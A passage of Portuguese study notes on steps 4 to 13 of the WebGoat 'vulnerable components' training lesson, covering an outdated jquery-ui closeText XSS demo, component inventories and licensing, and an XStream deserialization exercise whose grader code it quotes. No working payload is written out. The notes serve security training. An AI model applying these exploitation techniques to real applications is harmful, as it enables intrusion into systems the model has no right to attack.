- 4- Número de componentes que o WebGoat possui e ainda um relatório onde nos informa que o WebGoat possui mais de uma dúzia de riscos de segurança ALTOS.
- 5- Demonstração de que o exploit nem sempre está no nosso código, o exemplo dado é jquery-ui:1.10.4 – este exemplo permite que o utilizador especifique o conteúdo “closeText” para a jquery-ui dialog. Neste Passo ao preencher a caixa de texto com o código, verificamos que numa o alert é emitido enquanto que na outra já não se verifica tal fato, devido à versão do jquery-ui que mitigou/corrigiu tal vulnerabilidade
- 6- Questões que deveremos saber, como por exemplo como sabemos quais componentes open source estão na nossa aplicação.
- 7- Formas de gerar listas de componentes que são utilizados e ainda identificar os riscos associados.
- 8- Conscientização que é impossível que o desenvolvedor verifique cada componente, isto continuamente. E ainda o fato que os desenvolvedores são apenas desenvolvedores e não profissionais em segurança.
- 9- License Information Overload – Qual a importância?
- 10- Architecture Information – Qual a sua importância?
- 11- Exemplos de riscos OSS – Coleções comuns.
- 12- Exercício de exploração da vulnerabilidade VE-2013-7285(Xstream), aqui foi necessário olhar para o código fonte da lição para verificar que o input antes da exceção é desserializado e para concluir basta um Integer para ter sucesso.

```
}Catch(com.thoughtworks.xstream.converters.ConversionException ex){
if(ex.getMessage().contains("Integer")){
return success(this).feedback("vulnerable-components.success").build();
}
```

- 13- Por fim, temos um apanhado do que foi mencionado na lição e o que se deve fazer (Gerar as tais listas, implementar estratégias para mitigar o risco atual e os possíveis riscos que possam aparecer).